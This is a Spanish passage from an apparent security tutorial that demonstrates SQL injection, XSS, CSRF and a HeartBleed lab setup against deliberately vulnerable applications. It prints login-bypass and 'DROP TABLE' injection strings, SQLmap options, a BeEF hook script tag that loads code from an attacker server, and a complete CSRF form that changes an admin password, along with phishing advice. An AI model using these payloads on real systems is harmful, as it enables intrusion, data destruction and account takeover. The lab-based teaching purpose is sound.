- La consulta "**SELECT id FROM tabla WHERE user='usuario' and password=' 'or '1'='1 ' "** sigue siendo sintácticamente correcta y lo que es más importante: también será verdadera, por lo que devolvería el atributo indicado sin problemas.

Para esta prueba vamos a usar una de las aplicaciones web que trae Metasploitable: Mutillidae. Esta aplicación es vulnerable a gran parte de las vulnerabilidades del top ten de OWASP. Además permite configurar cómo será el nivel de seguridad, desde 0 (inseguro) hasta 5 (muy seguro) y la posibilidad de darnos pistas o no.





Antes de realizar las pruebas hay que cambiar un parámetro en Metasploitable para que funcione bien el acceso a la base de datos para la versión 2.1.19 de Mutillidae:

Editamos el fichero /var/www/mutillidae/config.inc para que quede así:

```
<?php
        /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blan$

        $dbhost = 'localhost';
        $dbuser = 'root';
        $dbpass = '';
        $dbname = 'owasp10';
?>
```

Con esto hecho ya podemos probar la sentencia del anterior ejemplo en la pantalla de acceso, y el resultado es el esperado: todos los registros que cumplen la condición (aquellos que cumplen que 1=1, es decir, todos) se muestran en pantalla.




Realmente no importa lo que escribamos en cualquier otro campo distinto al inyectable, ya que la preferencia de operadores hace que la consulta sea siempre verdadera. En el caso anterior tenemos una sentencia del estilo “falso && falso || verdadero “, cuyo resultado es verdadero.


Especialmente delicado es el caso donde la aplicación sea vulnerable a las consultas “apiladas”, es decir, que se pueda ejecutar cualquier tipo de consulta SQL en la inyección, como puede ser “ **‘or 1=1;DROP TABLE accounts; --** “

Para automatizar parte del proceso de descubrir el tipo de inyecciónes que se pueden realizar se creó la herramienta SQLmap, que realiza peticiones a los parámetros de una URL para explotar un buen número de bases de datos con distintos tipos de ataques, como consultas basadas en parámetros booleanos o consultas basadas en errores.


Para ejecutarlo en esta prueba usamos las siguientes opciones que se ven en la imagen:


- -u indica la dirección URL posiblemente vulnerable
- --data indica los parámetros que pueden ser objeto de inyección, o bien los parámetros pasados por GET o POST
- --cookie sirve para especificar cualquier cookie que pueda ser de utilidad, como la cookie de sesión
- --dbs nos muestra los nombres de las bases de datos

El resultado de esta ejecución nos avisa de que el parámetro “username” es vulnerable a las inyecciónes SQL y en el transcurso de la ejecución nos irá preguntando si queremos obviar procesos extra, como probar ataques sobre otro tipo de bases de datos o seguir redirecciones. La opción dbs nos muestra lo siguiente al finalizar:




Una vez sabiendo las bases de datos que existen, podemos seguir investigando con los distintos parámetros de la herramienta: -D para elegir una base de datos, -T para elegir una tabla, --columns para devolver las columnas de una tabla, --dump para devolver los valores de la tabla, etc…

Al final el resultado es el mismo que al principio, cuando probábamos a ciegas una inyección:



## 2.3 - PoC: Cross-Site Scripting

De forma similar a las inyecciones SQL existe el Cross-Site Scripting (XSS), una vulnerabilidad en aplicaciones web que permite a los atacantes inyectar scripts en Javascript y modificar aplicaciones web que estén abiertas al público, haciendo que cualquier cliente que acceda al servicio sea una potencial víctima. La efectividad de este ataque se basa mayormente en la confianza que un usuario deposita en un servicio web, por lo que el phishing esta muy relacionado con este tipo de ataques.

Entre las cosas que se pueden lograr con XSS están el robo de cookies, cambio de configuraciones en el servidor con acceso restringido, anuncios falsos o enlaces a ubicaciones maliciosas, robo de tokens de formularios, etc. Al igual que las inyecciones SQL, todo depende del objetivo del atacante y lo que pretenda conseguir.

Existen tres tipos de XSS:


- **Persistente/Almacenado**: cuando el script queda almacenado en la aplicación web.
    - Cada vez que un usuario realice una petición el servicio devolverá el resultado modificado por el atacante. Se produce si el desarrollador no filtra las entradas de datos de los usuarios de una forma adecuada. El ejemplo más sencillo de entender es que el atacante consiga insertar código Javascript dentro de una base de datos como un elemento accesible fácilmente. Así al realizar la petición se ejecutará lo que este programado en el código.

- **No persistente/Reflejado**: cuando el usuario debe seguir un enlace hasta un sitio donde estará expuesto a ser atacado.
    - La forma más común de realizar este ataque es a través de phishing:
        1. El atacante modifica una URL para ejecutar código JS externo y la envía a un buen número de usuarios.
        2. Una de las victimas accede al enlace y ejecuta una petición a la aplicación web.
        3. La aplicación devuelve el código JS malicioso en la respuesta.
        4. El navegador de la víctima ejecuta el código JS malicioso. Si todo ha funcionado el atacante puede acceder a cualquier tipo de información: cookies, teclas pulsadas, nombres de usuarios, etc.

- **XSS basado en DOM**: el script se ejecuta directamente en el navegador del usuario a través del DOM.
    - Funciona de forma parecida al XSS reflejado, pero la diferencia está en que el código que devuelve la aplicación es legítimo, pero no el contenido. El código malicioso se ejecuta tras cargar la página.

Como herramienta de explotación tenemos XSSer, un framework para detectar, explotar y reportar XSS. Esta herramienta realiza una serie de pruebas frente a la URL indicada y nos permite modificar tanto el tipo de ataque que queremos realizar como varias opciones de anonimato, además de mostrar los enlaces vulnerables encontrados. Tambien posee un modo "guiado" por si queremos saltarnos los detalles y empezar lo antes posible.

La imagen a continuación representa la salida sobre una de las URLs vulnerables de Mutillidae:





*20 Estadísticas del XSS en mutillidae/add-to-your-blog.php*

Se ha configurado para realizar XSS que solo muestren alertas, y de todas las conexiones realizadas 30 han tenido éxito, por lo que cualquiera de esos 30 enlaces que se han generado en la aplicación nos permitirán ejecutar código malicioso.

Si queremos configurar un servidor para que esté a la escucha de otras peticiones podemos montar nuestro propio script de registros en un servidor común, pero no está de más probar BeEF. BeEF (Browser Exploitation Framework) es un framework diseñado especialmente para los navegadores web, y como tal también es capaz de conseguir información a partir de XSS. Para ello, una vez se sabe que determinada URL es vulnerable a XSS, se inyecta un código javascript que enlazará la web con la suite. Esto requiere que se ejecute el script:

<script src=http://<IP>:3000/hook.js></script>

Donde IP es la dirección de nuestro servidor. Una vez que este código se haya inyectado se podrá ver una captura como la siguiente (en este caso el servidor es localhost):




*21 BeEF mostrando los resultados del "hook" insertado en la web*


Lo interesante de esta herramienta es que funciona muy bien con el phishing. Suponiendo el caso en que se envíen una cantidad suficiente correos con un enlace a una pagina “de confianza” que inyecta código JS malicioso, existe alguna probabilidad de que al menos uno de esos correos tenga éxito.

## 2.4 - PoC: Cross-Site Request Forgery

Las vulnerabilidades XSS pretenden explotar la confianza que un usuario tiene en un sitio en particular, pero si se da el caso contrario estamos hablando de Cross-Site Request Forgery o falsificación de peticiones (CSRF), explotar la confianza que un sitio tiene en un usuario concreto.

El objetivo de CSRF no es el robo de información puesto que el atacante no tiene ninguna forma de ver la respuesta de las peticiones falsificadas. En su lugar estos ataques se aprovechan de las sesiones activas para realizar acciones a las que sabe, con cierto grado de probabilidad, que el usuario tiene acceso, especialmente peligroso si el usuario tiene permisos de administrador en el objetivo del atacante (como una aplicación web).

El siguiente esquema expone el funcionamiento básico de este ataque:





Se entiende como "petición falsificada" aquella que realiza el navegador de la víctima a causa de la respuesta devuelta por el servidor malicioso. No es extraño que haya páginas web donde algunas de sus imágenes se obtengan de servidores externos por lo que si dichos enlaces ejecutasen acciones como cambiar contraseñas o hacer listados de datos aprovechando que el usuario mantiene una conexión activa y tienen éxito contra el servidor objetivo estaríamos hablando de un gran problema.

Una característica de estos ataques es que son difícilmente detectables ya que, aunque las peticiones hayan sido falsificadas, se han enviado de forma legítima y no dejan ningún rastro más allá del que realiza la víctima, por lo que se requieren investigaciones forenses si se sospecha que se ha producido un ataque con CSRF.

Esta vez usamos DVWA para probar CSRF. DVWA (Damn Vulnerable Web Application) es similar a Mutillidae, una aplicación web diseñada para ser explotada y que también sirve para hacer las pruebas que se han realizado antes.

El objetivo en esta prueba es el de cambiar la contraseña de administrador, asi que primero configuramos DVWA.




*22 Objetivo CSRF*

Antes de empezar hay que configurar el nivel de seguridad de DVWA en nivel bajo, ya que por defecto se encuentra en nivel alto y el formulario de cambio de contraseñas es diferente: en nivel alto se pide la contraseña actual mientras que en nivel bajo solo se pide la nueva contraseña y su confirmación.

Como el tráfico no está siendo cifrado podemos suponer que tras un ataque MitM como se vió antes hemos podido obtener con Wireshark la siguiente información:


```
GET /dvwa/vulnerabilities/csrf/?password_new=alvaro&password_conf=alvaro&Change=Change HTTP/1.1
Host: 192.168.101.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.101.129/dvwa/vulnerabilities/csrf/
Cookie: security=low;
BEEFHOOK=ZpGJzyOg8TYN3oa4XgAgh88UMflb2L34rgjOKwljnNuZiaJWAkOhg1lRAcbvd1pUGtAelgjJAsRRsXrk;
PHPSESSID=a346a9bd823aee8c882bb391e62bdd8e
Connection: keep-alive
```

Se da un hecho curioso: hemos sido capaces de obtener una contraseña pero no sabemos el nombre del usuario que la ha cambiado, por lo que, o bien hay que esperar a nueva información o bien intentar explotar lo que acabamos de descubrir: se ha realizado una petición GET cuyos parámetros son la nueva contraseña y su confirmación. Podemos empezar a asumir como funciona la aplicación web a partir de aquí.

Por otro lado, suponemos que el atacante, una vez sabiendo como funcionan las peticiones, configura un servidor web en el que se aloja un formulario HTML muy simple pero efectivo:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
  <head>
  </head>
  <body>
    <p>
    Esta es una pagina que hace cosas raras
    </p>
    <form action="http://192.168.101.129/dvwa/vulnerabilities/csrf/" method="get">
      <input type="hidden" name="password_new" value="cocacola" />
      <input type="hidden" name="password_conf" value="cocacola" />
      <input type="hidden" name="Change" value="Change" />
      <input type="submit" value="Dale"/>
    </form>
  </body>
</html>
```

Este formulario está hecho para lanzar la petición tras pulsar el botón, pero lo más conveniente para el atacante es lanzar la petición al cargar directamente el HTML. Con nuestro formulario creado es hora de hacer que la víctima pique el anzuelo con técnicas de phishing o ingeniería social.




Si lo conseguimos el formulario hará un GET al servidor (en el que el usuario ya está conectado), enviará los valores indicados en los parámetros y como DVWA no tiene protección contra CSRF se realizará el cambio de contraseña.

Para automatizar la tarea para este tipo de ataques podemos usar ZAP (OWASP Zed Attack Proxy), una herramienta para encontrar vulnerabilidades en aplicaciones web. Una de las pegas que encontramos es que el navegador por defecto de Kali es Iceweasel, fork de Firefox, y que este a partir de la versión 42 no nos deja instalar addons sin certificar como *Plug'n'Hack* que es la manera más fácil de lanzar ZAP, por lo que debemos descargar una versión anterior o bien entretenerse en su configuración.

Aunque la anterior configuración para ZAP se puede usar para realizar MitM, no es necesario configurarlo para su uso con el navegador ya que también puede detectar multitud de vulnerabilidades señalando directamente la URL del objetivo.


## 2.5 - PoC: HeartBleed

En 2014 se descubrió lo que sería una de las vulnerabilidades más críticas para un gran número de servidores activos. HeartBleed es una vulnerabilidad que afecta a OpenSSL, una de las librerías criptográficas más usadas y que forma parte de la base de muchos sistemas seguros en Internet. El ejemplo más claro sería el de un certificado SSL para cualquiera de los muchos comercios online que existen que, de haber estado expuestos al fallo, habría anulado cualquier otro tipo de configuración de seguridad que tuviera (firewalls, plugins o modulos de seguridad, sistemas de detección de intrusos, etc.) y permitido el robo masivo de información.

Este fallo permite al atacante leer hasta 64Kb de memoria por cada mensaje enviado por medio de un error de implementación de una extensión del protocolo TLS/DTLS, Heartbeat. Esta extensión está a un nivel por encima de la capa TLS y mantiene la conexión entre dos nodos intercambiándose “latidos” ya que es más simple que volver a comprobar quien sigue activo (o vivo) y quien no.

Las peticiones que se mandan son de tipo Echo, es decir, el cliente enviará un mensaje concreto y debe recibir el mismo mensaje de parte del servidor. Si en algún momento no se recibe respuesta dependiendo del protocolo de transporte y del número de retransmisiones del mensaje se cerrará la conexión.

El problema radica en que en su momento no se comprobaba si la longitud del mensaje indicada era la misma que la longitud de los datos del mensaje que se debían devolver:




*23 HeartBleed. En la imágen izq. lo que debería ocurrir. En la derecha se produce una fuga de datos*

Esta vulnerabilidad es especialmente crítica ya que es posible extraer datos directamente de la memoria del servicio vulnerable a base de mensajes de 64Kb, de cualquier acción que se haya producido y aún esté en memoria. La extensión Heartbeat se implementó en OpenSSL en diciembre de 2011 y se descubrió la vulnerabilidad en abril de 2014, lo que significa que ha podido ser explotada durante un par de años no solo en servicios web, sino en sistemas operativos, dispositivos móviles, ciertos modelos de routers, etc.


HeartBleed solo afecta desde la versión 1.0.1 hasta la 1.0.1f de OpenSSL. Para la prueba vamos a usar una versión de Ubuntu en concreto, la 12.04.4 Desktop (Precise Pangolin), que trae una versión vulnerable por defecto (1.0.1 14 Mar 2012) y nos ahorra trabajo para montar el servidor. La elección del tipo de servidor que se quiera usar es irrelevante, pero en este caso se ha escogido montar un Wordpress con XAMPP.

El primer paso es crear nuestro certificado SSL. Para esto se genera un certificado siguiendo las ordenes típicas de OpenSSL. Lo que interesa es generar tanto la clave privada (.key) como el certificado (.crt):

**openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /ruta/del/certificado/webserver.key -out /ruta/del/certificado/webserver.crt**


- Ajustamos los archivos de Apache para que se adecuen a nuestra máquina:
  - Añadir en /etc/apache2/sites-available/default-ssl:
    - **ServerName <IP>:443**
    - **SSLEngine on**
    - **SSLCertificateFile /ruta/del/certificado/webserver.crt**
    - **SSLCertificateKeyFile/ruta/del/certificado/webserver.key**
  - En consola escribir **a2ensite default-ssl** para activar el sitio web.
  - Reiniciar el servidor para guardar los cambios
- Descomprimir los archivos de Wordpress en /var/www, que es la carpeta pública por defecto de Apache

Si todo ha ido bien al entrar a la IP del servidor nos debe salir un mensaje advirtiéndonos de un problema sobre una conexión no confiable, algo normal ya que el certificado es autofirmado. Añadimos la excepción y nos debería salir la pantalla de configuración de Wordpress.



